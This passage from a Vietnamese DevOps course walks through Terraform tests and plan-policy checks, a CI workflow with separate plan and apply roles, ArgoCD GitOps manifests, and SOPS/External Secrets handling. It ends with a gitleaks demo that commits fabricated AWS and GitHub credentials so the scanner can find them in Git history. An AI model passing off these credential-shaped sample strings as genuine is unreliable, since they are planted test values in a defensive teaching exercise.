- `terraform validate`: kiểm tra cú pháp và **kiểu** theo **schema thật của nhà cung cấp** (thuộc tính có tồn tại không, kiểu đúng không). Nó không bắt được các ràng buộc *giá trị* mà nhà cung cấp chỉ kiểm tra lúc lập kế hoạch: mô tả Security Group tiếng Việt có dấu của chúng tôi vượt qua `validate` nhưng bị AWS từ chối khi `terraform test` lập kế hoạch (chỉ nhận ký tự ASCII); chúng tôi sửa thành tiếng Anh và ghi chú lý do. Vì vậy cần cả ba tầng.
- `terraform test` (từ Terraform 1.6; `mock_provider` từ 1.7): viết các lần chạy (`run`) với `command = plan` trên nhà cung cấp giả rồi **khẳng định** (`assert`) về cấu hình: production phải bật bảo vệ xóa, giữ sao lưu 14 ngày, mã hóa và không công khai; staging thì không chặn xóa; biến sai phải bị từ chối (`expect_failures`). Đây là **kiểm thử đơn vị cho hạ tầng**:

```
# deploy/terraform/tests/policy.tftest.hcl
# Kiểm thử cấu hình KHÔNG cần thông tin đăng nhập AWS: nhà cung cấp được giả (mock_provider).
mock_provider "aws" {}

variables {
  region                = "ap-southeast-1"
  vpc_id                = "vpc-0123456789abcdef0"
  private_subnet_ids    = ["subnet-0aaaaaaaaaaaaaaaa", "subnet-0bbbbbbbbbbbbbbb"]
  app_security_group_id = "sg-0123456789abcdef0"
}

run "moi_truong_la_khong_hop_le" {
  command = plan
  variables {
    environment = "dev"
  }
  expect_failures = [var.environment]
}

run "can_it_nhat_hai_subnet" {
  command = plan
  variables {
    environment        = "staging"
    private_subnet_ids = ["subnet-0aaaaaaaaaaaaaaa"]
  }
  expect_failures = [var.private_subnet_ids]
}

run "production_bat_bao_ve_xoa_va_giu_ban_sao_luu_lau" {
  command = plan
  variables {
    environment = "production"
  }
  assert {
    condition     = aws_db_instance.main.deletion_protection == true
    error_message = "production phải bật deletion_protection"
  }
  assert {
    condition     = aws_db_instance.main.backup_retention_period == 14
    error_message = "production phải giữ bản sao lưu 14 ngày"
  }
  assert {
    condition     = aws_db_instance.main.storage_encrypted && !aws_db_instance.main.publicly_accessible
    error_message = "DB phải mã hóa và không công khai"
  }
}

run "staging_khong_chan_xoa" {
  command = plan
  variables {
    environment = "staging"
  }
  assert {
    condition     = aws_db_instance.main.deletion_protection == false &&
aws_db_instance.main.skip_final_snapshot == true
    error_message = "staging phải xóa được dễ dàng"
  }
}
```

2.4. Chính sách trên kế hoạch thật

`validate` và `test` kiểm tra *mã*; chính sách còn nên kiểm tra *kế hoạch cuối cùng* (sau khi mọi biến và điều kiện được tính). Chúng tôi lập một **kế hoạch thật** cho cấu hình ShopGo ở môi trường production, tính ngoại tuyến (thông tin đăng nhập giả, bỏ qua gọi API; chỉ đủ để *lập kế hoạch*, không `apply`), xuất ra JSON (`terraform show -json`) và chạy một bộ kiểm tra chính sách do chúng tôi viết bằng Go (sáu quy tắc), rồi cố ý hạ cấu hình xuống không an toàn để xem nó chặn:

```
# Kế hoạch THẬT cho cấu hình AWS của bản tham chiếu, tính ngoại tuyến (thông tin đăng nhập giả, không gọi API): chỉ để xem kế hoạch và kiểm tra chính sách.
D="$(mktemp -d)"; cd "$D"
cp "$REF"/deploy/terraform/*.tf .
sed -i '/^provider "aws" {/,/^}/d' versions.tf
cat > offline.tf <<'TF'
provider "aws" {
  region                      = "ap-southeast-1"
  access_key                  = "khong-co-that"
  secret_key                  = "khong-co-that"
  skip_credentials_validation = true
  skip_requesting_account_id  = true
  skip_metadata_api_check     = true
}
TF
export TF_PLUGIN_CACHE_DIR="$TOOLS/tfcache" TF_IN_AUTOMATION=1
terraform init -backend=false -input=false -no-color >/dev/null 2>&1
VARS=(-var environment=production -var vpc_id=vpc-0abc -var 'private_subnet_ids=["subnet-a","subnet-b"]' -var app_security_group_id=sg-0abc -var db_multi_az=true)
echo '$ terraform plan -out=plan.bin     (môi trường production)'
terraform plan -input=false -no-color -out=plan.bin "${VARS[@]}" 2>&1 | grep -E '^Plan:'
terraform show -json plan.bin > plan.json
echo
echo '$ devopscheck tfpolicy plan.json   (kiểm tra chính sách trên kế hoạch TRƯỚC khi apply)'
devopscheck tfpolicy plan.json
echo
echo '# ---- Cố ý hạ cấu hình xuống không an toàn rồi kiểm tra lại ----'
sed -i 's/storage_encrypted            = true/storage_encrypted            = false/; s/publicly_accessible          = false/publicly_accessible          = true/; s/image_tag_mutability = "IMMUTABLE"/image_tag_mutability = "MUTABLE"/; s/block_public_policy     = true/block_public_policy     = false/' main.tf
terraform plan -input=false -no-color -out=plan2.bin "${VARS[@]}" >/dev/null 2>&1
terraform show -json plan2.bin > plan2.json
echo '$ devopscheck tfpolicy plan2.json'
devopscheck tfpolicy plan2.json | sed -n '/chính sách/,$p'
true
```

```
$ terraform plan -out=plan.bin     (môi trường production)
Plan: 14 to add, 0 to change, 0 to destroy.

$ devopscheck tfpolicy plan.json   (kiểm tra chính sách trên kế hoạch TRƯỚC khi apply)
kế hoạch có 14 tài nguyên thuộc 12 loại
   1 × aws_db_instance
   1 × aws_db_subnet_group
   2 × aws_ecr_lifecycle_policy
   2 × aws_ecr_repository
   1 × aws_iam_openid_connect_provider
   1 × aws_iam_role
   1 × aws_iam_role_policy
   1 × aws_s3_bucket
   1 × aws_s3_bucket_lifecycle_configuration
   1 × aws_s3_bucket_public_access_block
   1 × aws_s3_bucket_server_side_encryption_configuration
   1 × aws_security_group
chính sách: ĐẠT (6 quy tắc: S3 chặn công khai, RDS mã hóa/không công khai/có sao lưu, ECR bất biến, SG không mở 0.0.0.0/0, IAM không Action=*)

# ---- Cố ý hạ cấu hình xuống không an toàn rồi kiểm tra lại ----
$ devopscheck tfpolicy plan2.json
chính sách: 5 vi phạm
  VI PHẠM aws_db_instance.main: publicly_accessible=true (RDS lộ ra Internet)
  VI PHẠM aws_db_instance.main: storage_encrypted không bật (dữ liệu RDS không mã hóa khi lưu)
  VI PHẠM aws_ecr_repository.app["shopgo-api"]: thẻ ảnh không bất biến (image_tag_mutability != IMMUTABLE)
  VI PHẠM aws_ecr_repository.app["shopgo-worker"]: thẻ ảnh không bất biến (image_tag_mutability != IMMUTABLE)
  VI PHẠM aws_s3_bucket_public_access_block.uploads: không chặn đủ bốn cờ truy cập công khai của S3
LỖI: chính sách không đạt
```

Kế hoạch production có 14 tài nguyên (trùng `Plan: 14 to add`); bộ chính sách đạt. Khi chúng tôi cố ý tắt mã hóa, mở RDS ra công khai, cho thẻ ECR đổi được và hạ một cờ chặn S3, **năm vi phạm** bị bắt **trước khi** có

gì được tạo. Trong thực tế bạn dùng công cụ chuyên dụng cho việc này: **OPA/conftest** (viết chính sách bằng Rego trên JSON của plan), **Checkov**, **tfsec/Trivy config**, **Terraform Sentinel/HashiCorp Cloud policies**; ý tưởng giống hệt: *plan → JSON → kiểm tra → chặn merge nếu vi phạm.* Đặt nó như một bước CI bắt buộc.

2.5. Vận hành Terraform trong nhóm

State từ xa có khóa và mã hóa. State chứa **mọi giá trị của tài nguyên, có thể kể cả bí mật**; không bao giờ commit. Lưu ở backend từ xa có khóa (S3 với `use_lockfile`/DynamoDB, GCS, Terraform Cloud) để hai người không `apply` cùng lúc, bật mã hóa, giới hạn quyền đọc, bật phiên bản hóa (quay lui khi state hỏng). Chú thích backend S3 trong `versions.tf` của chúng ta cho thấy cấu hình điển hình.

Bán kính ảnh hưởng (blast radius). Một state cho cả công ty nghĩa là một lỗi `apply` có thể chạm mọi thứ và mọi người phải chờ nhau. Chia state theo **môi trường × lớp**: `network/`, `data/`, `app/` cho `staging` và `production`, mỗi cái state riêng, tài khoản đám mây riêng cho production nếu có thể; lớp dưới xuất giá trị qua `terraform_remote_state` hoặc tham số. **Thư mục riêng cho mỗi môi trường** (hoặc workspace + tfvars) rõ ràng hơn các biểu thức điều kiện khổng lồ.

Qua CI, không qua laptop. Quy trình chuẩn (workflow `terraform.yml` của bản tham chiếu, đã qua `actionlint`):

```yaml
# .github/workflows/terraform.yml
name: terraform

# Hạ tầng đi qua cùng quy trình review như mã: PR -> plan (dán vào PR) -> duyệt -> hợp nhất -> apply (có cổng duyệt tay).
on:
  pull_request:
    paths: ["deploy/terraform/**"]
  push:
    branches: [main]
    paths: ["deploy/terraform/**"]

permissions:
  contents: read

concurrency:
  group: terraform-${{ github.ref }}
  cancel-in-progress: false # không bao giờ hủy giữa chừng khi đang apply: khóa state sẽ kẹt

defaults:
  run:
    working-directory: deploy/terraform
    shell: bash

jobs:
  check:
    runs-on: ubuntu-24.04
    timeout-minutes: 15
    steps:
      - uses: actions/checkout@v5
      - uses: hashicorp/setup-terraform@v3
        with:
          terraform_version: 1.16.5
      - run: terraform fmt -check -recursive
      - run: terraform init -backend=false -input=false
      - run: terraform validate
      - run: terraform test

  plan:
    needs: check
    if: github.event_name == 'pull_request'
    runs-on: ubuntu-24.04
```

```
    timeout-minutes: 15
    permissions:
      contents: read
      id-token: write # OIDC vào AWS với vai trò CHỈ ĐỌC dành cho plan
      pull-requests: write # đăng kết quả plan lên PR
    steps:
      - uses: actions/checkout@v5
      - uses: hashicorp/setup-terraform@v3
        with:
          terraform_version: 1.16.5
      - uses: aws-actions/configure-aws-credentials@v4
        with:
          role-to-assume: arn:aws:iam::123456789012:role/shopgo-terraform-plan
          aws-region: ap-southeast-1
      - run: terraform init -input=false
      - run: terraform plan -input=false -no-color -detailed-exitcode -out=plan.bin -var-
file=staging.tfvars || [ $? -eq 2 ]
      - name: Đăng plan lên PR
        env:
          GH_TOKEN: ${{ github.token }}
        run: |
          set -euo pipefail
          terraform show -no-color plan.bin > plan.txt
          gh pr comment "${{ github.event.pull_request.number }}" --body-file plan.txt

  apply:
    needs: check
    if: github.event_name == 'push'
    runs-on: ubuntu-24.04
    timeout-minutes: 30
    environment: infrastructure-production # cổng duyệt tay bắt buộc
    permissions:
      contents: read
      id-token: write
    steps:
      - uses: actions/checkout@v5
      - uses: hashicorp/setup-terraform@v3
        with:
          terraform_version: 1.16.5
      - uses: aws-actions/configure-aws-credentials@v4
        with:
          role-to-assume: arn:aws:iam::123456789012:role/shopgo-terraform-apply
          aws-region: ap-southeast-1
      - run: terraform init -input=false
      - run: terraform apply -input=false -auto-approve -var-file=production.tfvars
```

PR: `fmt`/`validate`/`test` rồi `plan` bằng vai trò **chỉ đọc**, đăng kết quả lên PR để reviewer thấy chính xác điều gì sẽ thay đổi. Hợp nhất vào `main`: `apply` bằng vai trò **có quyền ghi**, gắn `environment: infrastructure-production` (cổng duyệt tay). `concurrency` với `cancel-in-progress: false` vì hủy giữa chừng một `apply` để lại state bị khóa hoặc nửa vời. Hai vai trò OIDC tách biệt (plan chỉ đọc, apply ghi) là ít quyền nhất thực thụ.

Các thực hành khác. (1) **Ghim phiên bản**: `required_version`, `required_providers { version = "~> 6.0" }` và commit tệp khóa `.terraform.lock.hcl` (băm của nhà cung cấp, chống chuỗi cung ứng). (2) `moved {}` **blocks** khi đổi tên tài nguyên để Terraform không xóa-tạo lại. (3) `terraform import` (hoặc khối `import {}`) đưa tài nguyên có sẵn tạo bằng tay vào quản lý của mã. (4) `lifecycle { prevent_destroy = true }` cho tài nguyên không được phép mất (cơ sở dữ liệu production), `ignore_changes` cho thuộc tính do hệ thống khác đổi. (5) **Module** để đóng gói và tái dùng (cẩn thận lạm dụng: module quá trừu tượng khó đọc hơn mã thẳng). (6) **Bí mật trong state**: mật khẩu đặt qua biến vẫn vào state; ưu tiên cơ chế nhà cung cấp tự quản (`manage_master_user_password`), đánh dấu `sensitive = true` cho biến và đầu ra (chỉ che hiển thị, không che khỏi state). (7) **Thay đổi nguy hiểm cần quy trình**: xóa/ thay thế cơ sở dữ liệu, đổi mạng, đổi DNS; luôn xem `plan`, có sao lưu, cửa sổ thay đổi. (8) **Thay thế đáng cân nhắc**: OpenTofu (nhánh

mã nguồn mở của Terraform, tương thích), Pulumi (viết bằng Go/TypeScript: có vòng lặp, hàm, kiểm thử bằng ngôn ngữ thật, đánh đổi bằng sức mạnh dễ dẫn tới phức tạp).

3. GitOps với ArgoCD

3.1. Nguyên tắc

GitOps áp dụng triết lý IaC cho triển khai ứng dụng, với bốn nguyên tắc: (1) trạng thái mong muốn được mô tả **khai báo**; (2) nó nằm trong **Git** (lịch sử, review, quay lui); (3) một tác nhân **tự động kéo** thay đổi (không phải CI đẩy vào cụm); (4) tác nhân **liên tục điều hòa** thực tế về đúng Git (tự chữa lành, phát hiện drift). Hệ quả lớn nhất về bảo mật: **CI không cần thông tin đăng nhập vào cụm**. Trước đây CI giữ `kubeconfig` quyền rộng làm bí mật (mục tiêu hấp dẫn); trong GitOps, CI chỉ ghi vào kho cấu hình Git, còn ArgoCD (chạy *bên trong* cụm, tự có quyền) kéo về.

Mô hình hai kho: **kho ứng dụng** (mã, Dockerfile, CI dựng và ký ảnh) và **kho cấu hình** (manifest/overlay, nơi CI mở PR đổi thẻ ảnh, Buổi 45). Tách để quyền hạn, nhịp thay đổi và lịch sử cấu hình độc lập với mã. Quay lui là `git revert` PR cấu hình; bản sao của "production là gì" là chính nhánh `main` của kho cấu hình.

3.2. ArgoCD

ArgoCD (hoặc Flux) chạy trong cụm: quan sát kho Git, so sánh manifest dựng ra (Kustomize/Helm) với trạng thái cụm, báo `Synced`/`OutOfSync`, và đồng bộ. Hai tài nguyên cốt lõi:

```yaml
# deploy/argocd/application.yaml
# Ứng dụng ArgoCD cho production: ArgoCD (trong cụm) KÉO cấu hình từ Git và đồng bộ; CI không có quyền vào cụm.
apiVersion: argoproj.io/v1alpha1
kind: Application
metadata:
  name: shopgo-production
  namespace: argocd
  finalizers: [resources-finalizer.argocd.argoproj.io]
spec:
  project: shopgo
  source:
    repoURL: https://github.com/shopgo-org/shopgo-config.git
    targetRevision: main
    path: overlays/production
  destination:
    server: https://kubernetes.default.svc
    namespace: shopgo
  syncPolicy:
    automated:
      prune: true # xóa tài nguyên không còn trong Git
      selfHeal: true # tự đưa về đúng Git nếu ai đó sửa tay trên cụm
    syncOptions:
      - CreateNamespace=false
      - PruneLast=true
      - ServerSideApply=true
    retry:
      limit: 3
      backoff: { duration: 10s, factor: 2, maxDuration: 3m }
  # Dịch vụ HPA tự đổi số bản sao: đừng để ArgoCD coi đó là "lệch khỏi Git" và ghi đè.
  ignoreDifferences:
    - group: apps
      kind: Deployment
      jsonPointers: [/spec/replicas]
```

- `source`: kho, nhánh, đường dẫn tới overlay (`overlays/production`); `destination`: cụm và namespace.

- `syncPolicy.automated`: `prune: true` xóa tài nguyên không còn trong Git; `selfHeal: true` **tự đưa về đúng Git nếu ai đó sửa tay trên cụm** (cái chặn "sửa nóng trên production" làm cấu hình lệch). `retry` với backoff xử lý lỗi tạm thời.
- `ignoreDifferences`: HPA tự đổi `spec.replicas`; không bỏ qua trường này thì ArgoCD thấy "lệch" và cuộc chiến giữa HPA và ArgoCD diễn ra mãi.
- **Hook** `PreSync` trên Job migration (đã đặt trong `migrate-job.yaml`, Buổi 47): ArgoCD chạy Job trước khi đồng bộ Deployment; Job lỗi thì dừng, bản chạy hiện tại giữ nguyên. **Sync waves** (`argocd.argoproj.io/sync-wave`) sắp thứ tự các tài nguyên khác (Namespace → Secret → Deployment).

Dự án (AppProject) đặt **ranh giới an toàn**: kho nào được dùng, đích nào được triển khai, loại tài nguyên cấp cụm nào được tạo:

```yaml
# deploy/argocd/appproject.yaml
# Dự án ArgoCD: ranh giới những gì ứng dụng ShopGo được phép triển khai và triển khai ở đâu.
apiVersion: argoproj.io/v1alpha1
kind: AppProject
metadata:
  name: shopgo
  namespace: argocd
spec:
  description: Các ứng dụng ShopGo
  sourceRepos:
    - https://github.com/shopgo-org/shopgo-config.git
  destinations:
    - { server: https://kubernetes.default.svc, namespace: shopgo }
    - { server: https://kubernetes.default.svc, namespace: shopgo-staging }
  # Chỉ những loại tài nguyên cấp cụm này được tạo; mọi thứ khác phải nằm trong namespace đích.
  clusterResourceWhitelist:
    - { group: "", kind: Namespace }
  namespaceResourceBlacklist:
    - { group: "", kind: ResourceQuota }
    - { group: "", kind: LimitRange }
```

Nhiều cụm/môi trường: **ApplicationSet** sinh `Application` từ một mẫu (theo danh sách cụm, thư mục, hoặc PR để có môi trường xem trước cho mỗi PR). **Triển khai tiến bộ**: Argo Rollouts/Flagger thêm canary/xanh-lục có phân tích số đo tự động (Buổi 45). **Thông báo**: ArgoCD Notifications đẩy trạng thái đồng bộ lên Slack.

Quy trình hoàn chỉnh của một thay đổi: PR vào kho ứng dụng → CI (Buổi 45) → thẻ phát hành → ảnh được ký → workflow mở **PR vào kho cấu hình** đổi `newTag` → reviewer xem `diff` của overlay (Buổi 47) → hợp nhất → ArgoCD thấy commit mới, chạy hook migration, cuốn chiếu Deployment, theo dõi sức khỏe → cảnh báo SLO (Buổi 38) nếu có vấn đề → quay lui bằng `git revert`. Không bước nào cần một người gõ `kubectl` vào production.

4. Quản lý bí mật

Bí mật là mọi thứ cấp quyền: mật khẩu cơ sở dữ liệu, khóa API, khóa ký JWT, chứng chỉ riêng tư, token. Mục tiêu: chỉ **đúng danh tính, đúng lúc** đọc được, bí mật **không rò** vào mã/nhật ký/ảnh, và **xoay vòng** được mà không sự cố. Thang từ tệ đến tốt:

1. **Trong mã nguồn / trong Git dạng văn bản**: sai, không bao biện. Lịch sử Git là vĩnh viễn.
2. **Biến môi trường trong CI/CD hoặc tệp** `.env` **truyền tay**: tạm chấp nhận cho phát triển; khó kiểm soát ai đọc, khó xoay vòng.
3. **Mã hóa trong Git** (SOPS, Sealed Secrets): bí mật nằm cạnh cấu hình, review được diff, khóa giải mã tách riêng.

4. **Kho bí mật ngoài + đồng bộ vào cụm** (AWS Secrets Manager / GCP Secret Manager / HashiCorp Vault + External Secrets Operator): bí mật không bao giờ trong Git; có kiểm toán, xoay vòng, quyền theo vai trò.
5. **Danh tính thay vì bí mật** (OIDC cho CI, IRSA/Workload Identity cho Pod, IAM database authentication): *không có bí mật nào để rò.* Đây là đích đến.

4.1. Mã hóa trong Git: SOPS + age

SOPS mã hóa **giá trị** trong tệp YAML/JSON/ENV (khóa vẫn đọc được) bằng khóa **age** (đơn giản, hiện đại) hoặc khóa trong KMS đám mây. Kết quả commit được, diff đọc được:

```
# Mã hóa bí mật để commit được vào Git: SOPS + age (khóa công khai mã hóa, khóa riêng giải mã).
D="$(mktemp -d)"; cd "$D"
age-keygen -o key.txt >/dev/null 2>&1
PUB="$(grep -o 'age1[a-z0-9]*' key.txt | head -1)"
cat > secrets.yaml <<'YAML'
apiVersion: v1
kind: Secret
metadata:
  name: shopgo-secrets
stringData:
  DATABASE_URL: postgres://shopgo:mat-khau-that@db:5432/shopgo
  JWT_SECRET: chuoi-bi-mat-dai-hon-32-ky-tu-abcdef
YAML
mask() { sed -E 's/(ENC\[AES256_GCM,data:[A-Za-z0-9+\/=]{8})[A-Za-z0-9+\/=,:]*/\1.../'; }

echo '$ sops --encrypt --age <khóa công khai> --encrypted-regex "^(data|stringData)$" secrets.yaml >
secrets.enc.yaml'
sops --encrypt --age "$PUB" --encrypted-regex '^(data|stringData)$' secrets.yaml > secrets.enc.yaml
sed -n '1,8p' secrets.enc.yaml | mask
echo '    ...'
echo
echo '=> Khóa (DATABASE_URL, JWT_SECRET) vẫn đọc được; chỉ GIÁ TRỊ bị mã hóa. Người review thấy được cấu
trúc.'
echo
export SOPS_AGE_KEY_FILE="$D/key.txt"
echo '$ sops --decrypt secrets.enc.yaml    (có khóa riêng)'
sops --decrypt secrets.enc.yaml | sed -n '5,7p'
echo
echo '$ sops --decrypt secrets.enc.yaml    (KHÔNG có khóa riêng)'
SOPS_AGE_KEY_FILE=/khong/co sops --decrypt secrets.enc.yaml 2>&1 | head -2 | cut -c1-110
echo
echo '$ sops set secrets.enc.yaml ... JWT_SECRET (xoay vòng một bí mật), rồi diff với bản trước:'
cp secrets.enc.yaml truoc.yaml
sops set secrets.enc.yaml '["stringData"]["JWT_SECRET"]' '"chuoi-bi-mat-moi-da-xoay-vong-0123456789"'
diff truoc.yaml secrets.enc.yaml | grep -E '^[<>]' | sed -E 's/^< /- /; s/^> /+ /' | mask | cut -c1-72
echo "=> chỉ đổi dòng JWT_SECRET (+ lastmodified và mac); DATABASE_URL giữ nguyên: diff trong Git gọn,
review được."
```

```
$ sops --encrypt --age <khóa công khai> --encrypted-regex "^(data|stringData)$" secrets.yaml >
secrets.enc.yaml
apiVersion: v1
kind: Secret
metadata:
    name: shopgo-secrets
stringData:
    DATABASE_URL: ENC[AES256_GCM,data:S5zpaVbM...]
    JWT_SECRET: ENC[AES256_GCM,data:GTYkWVlg...]
sops:
    ...

=> Khóa (DATABASE_URL, JWT_SECRET) vẫn đọc được; chỉ GIÁ TRỊ bị mã hóa. Người review thấy được cấu trúc.

$ sops --decrypt secrets.enc.yaml    (có khóa riêng)
stringData:
    DATABASE_URL: postgres://shopgo:mat-khau-that@db:5432/shopgo
```

```
    JWT_SECRET: chuoi-bi-mat-dai-hon-32-ky-tu-abcdef

$ sops --decrypt secrets.enc.yaml    (KHÔNG có khóa riêng)
Failed to get the data key required to decrypt the SOPS file.



$ sops set secrets.enc.yaml ... JWT_SECRET (xoay vòng một bí mật), rồi diff với bản trước:
-     JWT_SECRET: ENC[AES256_GCM,data:GTYkWVlg...]
+     JWT_SECRET: ENC[AES256_GCM,data:6ayY30Rw...]
-     mac: ENC[AES256_GCM,data:Lw+Nhk5l...]
+     mac: ENC[AES256_GCM,data:p1OFTjBq...]
=> chỉ đổi dòng JWT_SECRET (+ lastmodified và mac); DATABASE_URL giữ nguyên: diff trong Git gọn, review
được.
```

Bốn điều cần ghi nhớ từ bài thử thật: (1) **cấu trúc vẫn đọc được**, nên reviewer thấy bí mật nào đổi mà không thấy giá trị; (2) **không có khóa riêng thì không giải mã được** (thông báo lỗi rõ ràng); (3) khi xoay vòng một bí mật, diff chỉ chứa **đúng dòng đó** cộng `lastmodified` và `mac` (kiểm tra toàn vẹn), nên PR xoay vòng gọn và dễ duyệt; (4) khóa riêng age (hoặc quyền KMS) là **bí mật gốc** cần bảo vệ nghiêm ngặt: lưu ở trình quản lý bí mật của cụm/CI, không trong Git, và có quy trình xoay vòng/thu hồi (SOPS hỗ trợ nhiều người nhận để thêm/bớt khóa). Trong cụm, công cụ như `sops-secrets-operator`, `ksops` (plugin Kustomize) hoặc `helm-secrets` giải mã lúc đồng bộ. **Sealed Secrets** (Bitnami) tiếp cận khác: bạn mã hóa bằng khóa công khai của bộ điều khiển trong cụm (`kubeseal`), chỉ cụm đó giải mã được, `SealedSecret` an toàn để commit; đơn giản nhưng gắn với một cụm.

4.2. Kho ngoài: External Secrets Operator

Với bí mật dùng chung, cần kiểm toán, xoay vòng tự động (mật khẩu RDS qua Secrets Manager), tốt nhất là **không để chúng trong Git dưới bất kỳ dạng nào**: Git chỉ có *tham chiếu*. **External Secrets Operator** đọc kho ngoài và tạo Secret Kubernetes:

```yaml
# deploy/secrets/externalsecret.yaml
# External Secrets Operator: đọc bí mật từ AWS Secrets Manager và tạo Secret Kubernetes `shopgo-secrets`
trong cụm.
# Trong Git chỉ có THAM CHIẾU tới bí mật, không có giá trị.
apiVersion: external-secrets.io/v1beta1
kind: ClusterSecretStore
metadata:
  name: aws-secrets-manager
spec:
  provider:
    aws:
      service: SecretsManager
      region: ap-southeast-1
      auth:
        jwt:
          serviceAccountRef: # IRSA: ServiceAccount của operator đảm nhận vai trò IAM, không có khóa nào
được lưu
            name: external-secrets
            namespace: external-secrets
---
apiVersion: external-secrets.io/v1beta1
kind: ExternalSecret
metadata:
  name: shopgo-secrets
  namespace: shopgo
spec:
  refreshInterval: 15m # xoay vòng ở AWS tự được cập nhật vào cụm
  secretStoreRef:
    kind: ClusterSecretStore
    name: aws-secrets-manager
  target:
    name: shopgo-secrets
    creationPolicy: Owner
  data:
```

```
    - secretKey: JWT_SECRET
      remoteRef:
        key: shopgo/production/app
        property: jwt_secret
    - secretKey: DATABASE_URL
      remoteRef:
        key: shopgo/production/app
        property: database_url
```

`ClusterSecretStore` nói *cách* nói chuyện với AWS Secrets Manager, xác thực bằng **ServiceAccount của operator** đảm nhận vai trò IAM (IRSA: không có khóa truy cập nào được lưu). `ExternalSecret` nói *lấy gì* (khóa `shopgo/production/app`, các thuộc tính `jwt_secret`, `database_url`) và *tạo Secret nào* (`shopgo-secrets`, đúng tên mà Deployment tham chiếu qua `secretRef`, Buổi 47). `refreshInterval: 15m` nghĩa là khi bạn xoay vòng bí mật ở AWS, cụm cập nhật trong tối đa 15 phút (ứng dụng vẫn cần khởi động lại, hoặc nạp lại tệp, để dùng giá trị mới; các công cụ như Reloader tự cuốn chiếu khi Secret đổi). **HashiCorp Vault** đi xa hơn: **bí mật động** (cấp thông tin đăng nhập cơ sở dữ liệu có thời hạn ngắn cho mỗi Pod, tự thu hồi), mã hóa như dịch vụ, kiểm toán chi tiết; đổi lại là một hệ thống quan trọng nữa phải vận hành.

4.3. Xoay vòng và nguyên tắc vận hành

- **Mọi bí mật phải xoay vòng được** mà không sự cố: ứng dụng chấp nhận **hai khóa cùng lúc** trong giai đoạn chuyển (ví dụ khóa ký JWT mới ký, khóa cũ vẫn xác minh cho đến khi token cũ hết hạn, qua `kid`, Buổi 29), mật khẩu DB đổi theo kiểu hai người dùng luân phiên. Bí mật chưa từng xoay vòng thì khi bị lộ bạn sẽ không biết cách.
- **Ít quyền, ít người**: mỗi dịch vụ chỉ đọc bí mật của chính nó; phân tách môi trường (bí mật staging không dùng được ở production); người phát triển thường không cần bí mật production.
- **Không in bí mật**: kiểu `config.Secret` của ShopGo (Buổi 27) che giá trị khi `fmt.Print`/log/JSON (`[ĐÃ ẨN]`); `no_log` trong Ansible; `sensitive` trong Terraform; che trong nhật ký CI.
- **Cấp phát vừa đủ, hết hạn nhanh**: token ngắn hạn (OIDC, STS) thay cho khóa vĩnh viễn.
- **Có kế hoạch "phá kính" (break-glass)** có kiểm toán cho tình huống khẩn.

5. Ngăn và phát hiện rò rỉ bí mật

Dù cẩn thận, bí mật vẫn lọt vào Git: ai đó dán nhầm khóa vào tệp cấu hình. Phòng thủ nhiều lớp: (1) **ngăn** trước khi commit (hook `pre-commit` chạy gitleaks trên vùng chờ, **push protection** của GitHub chặn đẩy lên), (2) **phát hiện** trong CI (quét mỗi PR và quét toàn bộ lịch sử theo lịch), (3) **ứng phó** khi đã lộ. Bài thử dưới đây tái hiện sự cố điển hình: bí mật bị commit, rồi "xóa" ở commit sau:

```
# Quét bí mật bằng gitleaks: trong lịch sử Git (kể cả bí mật đã "xóa") và trong thư mục làm việc.
D="$(mktemp -d)"; cd "$D"
git init -q; git config user.name Dev; git config user.email dev@shopgo.test; git config core.autocrlf
false
export GIT_AUTHOR_DATE="2026-10-01T09:00:00+07:00" GIT_COMMITTER_DATE="2026-10-01T09:00:00+07:00"
echo 'APP_ENV=dev' > app.env; git add .; git commit -qm "khởi tạo"
printf 'aws_access_key_id = AKIAQ3EGRKJ2HMTD5N6P\naws_secret_access_key =
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\n' > aws.txt
printf 'token = ghp_R4nD0mFak3Tok3nValu3ForDemoOnly12345\n' > ci.txt
git add .; export GIT_AUTHOR_DATE="2026-10-02T09:00:00+07:00" GIT_COMMITTER_DATE="2026-10-
02T09:00:00+07:00"; git commit -qm "thêm cấu hình triển khai"
git rm -q aws.txt ci.txt; export GIT_AUTHOR_DATE="2026-10-03T09:00:00+07:00" GIT_COMMITTER_DATE="2026-10-
03T09:00:00+07:00"; git commit -qm "xóa tệp chứa bí mật (lỡ tay commit)"
echo "thư mục làm việc hiện tại có: $(ls | tr '\n' ' ')  <- sạch, nhưng lịch sử thì sao?"
echo
clean() { sed 's/\x1b\[[0-9;]*m//g'; }
echo '$ gitleaks detect --source . --redact      (quét LỊCH SỬ Git)'
gitleaks detect --source . --no-banner --redact --report-format json --report-path r.json >/dev/null 2>&1
node -e '
```

```
const r = JSON.parse(require("fs").readFileSync("r.json","utf8")).sort((a, b) =>
a.RuleID.localeCompare(b.RuleID));
for (const f of r) console.log("  " + f.RuleID.padEnd(22) + " tệp " + f.File.padEnd(8) + " commit " +
f.Commit.slice(0,7) + "");
console.log("  => " + r.length + " phát hiện (bí mật đã bị xóa khỏi thư mục làm việc nhưng VẪN nằm trong
lịch sử)");
'
echo
echo '$ gitleaks detect --no-git --source <bản tham chiếu ShopGo>      (quét thư mục làm việc của mã
nguồn)'
(cd "$REF" && gitleaks detect --no-git --source . --no-banner 2>&1 | clean | grep -E 'leaks found|no leaks'
| sed -E 's/^[0-9:APM]+ //')
```

```
thư mục làm việc hiện tại có: app.env   <- sạch, nhưng lịch sử thì sao?

$ gitleaks detect --source . --redact      (quét LỊCH SỬ Git)
  aws-access-token       tệp aws.txt  commit db2545f
  generic-api-key        tệp aws.txt  commit db2545f
  github-pat             tệp ci.txt   commit db2545f
  => 3 phát hiện (bí mật đã bị xóa khỏi thư mục làm việc nhưng VẪN nằm trong lịch sử)

$ gitleaks detect --no-git --source <bản tham chiếu ShopGo>      (quét thư mục làm việc của mã nguồn)
INF no leaks found
```

Đây là bài học cốt lõi: **xóa tệp khỏi thư mục làm việc không xóa bí mật khỏi lịch sử.** Quét lịch sử vẫn thấy ba phát hiện ở commit ban đầu, còn thư mục làm việc hiện sạch. Bất kỳ ai clone kho, mọi bản sao lưu, mọi fork, mọi bộ nhớ đệm CI đều giữ nguyên bí mật. Và bộ quét tìm thấy chúng bằng **quy tắc theo định dạng** (tiền tố `AKIA...` cho khóa AWS, `ghp_` cho token GitHub) cùng đo **entropy** của chuỗi. Kẻ tấn công chạy chính các công cụ này trên mọi kho công khai, liên tục: bí mật lộ trên GitHub công khai thường bị khai thác trong **vài phút**.

Quy trình khi bí mật đã lộ (thứ tự quan trọng):

